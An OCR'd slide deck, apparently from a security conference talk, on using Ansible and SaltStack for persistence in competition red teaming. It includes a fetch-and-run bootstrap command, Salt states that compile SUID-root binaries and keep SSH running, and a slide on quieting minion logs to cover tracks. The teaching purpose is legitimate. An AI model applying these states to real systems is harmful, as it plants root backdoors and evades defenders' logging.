
SaltStack Install with Ansible



```
PLAY RECAP *********************************************************************
10.10.10.191               : ok=2    changed=2    unreachable=0    failed=0
10.10.10.192               : ok=2    changed=2    unreachable=0    failed=0
10.10.10.193               : ok=1    changed=1    unreachable=0    failed=1

ansible-playbook -i hosts SaltStack_Install.yml  13.30s user 15.13s system 19% cpu 2:24.57 total
```

- 3 machines
- 2:24:57 SaltStack install & configuration

Still Support for Old Dirty Bash Tricks



```
tasks:
    - name: That cool bash script I have.
      shell: thing_to_do_here

    - name: Run that dirty bash script remotely.
    - script: /some/local/script.sh --some-arguments 1234
```

SALTSTACK

SaltStack Background

- Agent Based
- Master/Minions run as root by default
- By default the Salt master listens on ports 4505 and 4506 on all interfaces
- “By default a Salt Minion will try to connect to the DNS name ‘salt’”

SaltStack Terminology

- Salt Grains - used to narrow your target search
  - `salt -G 'os:Ubuntu' cmd.run 'whoami'`
- Salt Modules
  - Execution modules - SaltStack has a bunch of built in modules, but it is possible to write custom ones
- State Modules (== Ansible Playbooks)
  - .sls files → **S**a**L**t **S**tate
- Salt Formulas
  - Prewritten salt states
- Salt Pillars - .sls files that contain a bunch of variables

Why Use Salt?

- Ansible uses a push mechanism to configure hosts
- Salt uses a pull method so that the minions are polling the master
    - Egress


Bootstrapping

Quick deploy

- `Salt-Minion-2015.8.8-2-AMD64-Setup.exe /S /start-service=1 /master=<master_ip> /minion-name=win1`
- `python -c "import urllib2; print urllib2.urlopen('https://bootstrap.saltstack.com').read()" > bs.sh && sh bs.sh -A <master_ip>`

What Would You Do as a Red Teamer?


- Drop SSH keys
- Add users
- Ensure remote access services are enabled (SSH/RDP)
- Package management



```
base:
    # reference all hosts
    '*':
        - install
        - adduser
        - services
        - suid

    'salt2':
        - nginx

    'os:Windows':
      - rdp.service
```


Top File

Install Packages




```
{% if grains['kernel'] == 'Linux' %}
# install gcc
gcc:
  pkg:
    - installed
{% endif %}

# install vim
{% if grains['os_family'] == 'Debian' %}
vim:
  pkg:
    - installed
{% elif grains['os_family'] == 'RedHat' %}
vim-enhanced:
  pkg:
    - installed
{% endif %}
```

Drop SUID Binaries



```
suid:
  file.managed:
    - name: /tmp/src.c
    - mode: 0600
    - source: salt://suid/suid.c

{% for file in ['file1','file2','file3','file4'] %}
compile_{{file}}:
  cmd.run:
    - creates: {{file}}
    - name: gcc -o {{file}} /tmp/src.c && chown root {{file}} && chmod +s {{file}}
{% endfor %}
```

Ensure SSH is Running




```
{% if grains['os_family'] == 'Debian' %}
ssh:
  service.running:
    - enable: True
{% elif grains['os_family'] == 'RedHat' %}
sshd:
  service.running:
    - enable: True
{% endif %}
```


Covering Your Tracks

Disable Logging

- /etc/salt/minion
    - log_level: quiet
        - (default: warning) → won’t show commands successfully run, just mistyped commands and issues with connecting to the master



```
root@salt1:~# salt '*' cmd.run whoamii
salt2:
    /bin/sh: 1: whoamii: not found
```



```
2016-04-19 17:40:52,202 [salt.loaded.int.module.cmdmod][ERROR   ][9362] Command 'whoamii' failed with return code: 127
2016-04-19 17:40:52,203 [salt.loaded.int.module.cmdmod][ERROR   ][9362] output: /bin/sh: 1: whoamii: not found
```

Agile Red Team Workflow

Competition Red Teaming: The Old Way

Non-robust Bash/Python scripts

1. Get onto box
2. Persist on box
3. ???
4. Profit

Competition Red Teaming: The New Way

- Ansible Playbooks
  - Quick deployment against a huge infrastructure
- SaltStack
  - Long term access through bypassing egress filters

Questions?

https://github.com/jaredestroud/BSidesRoc_RedOps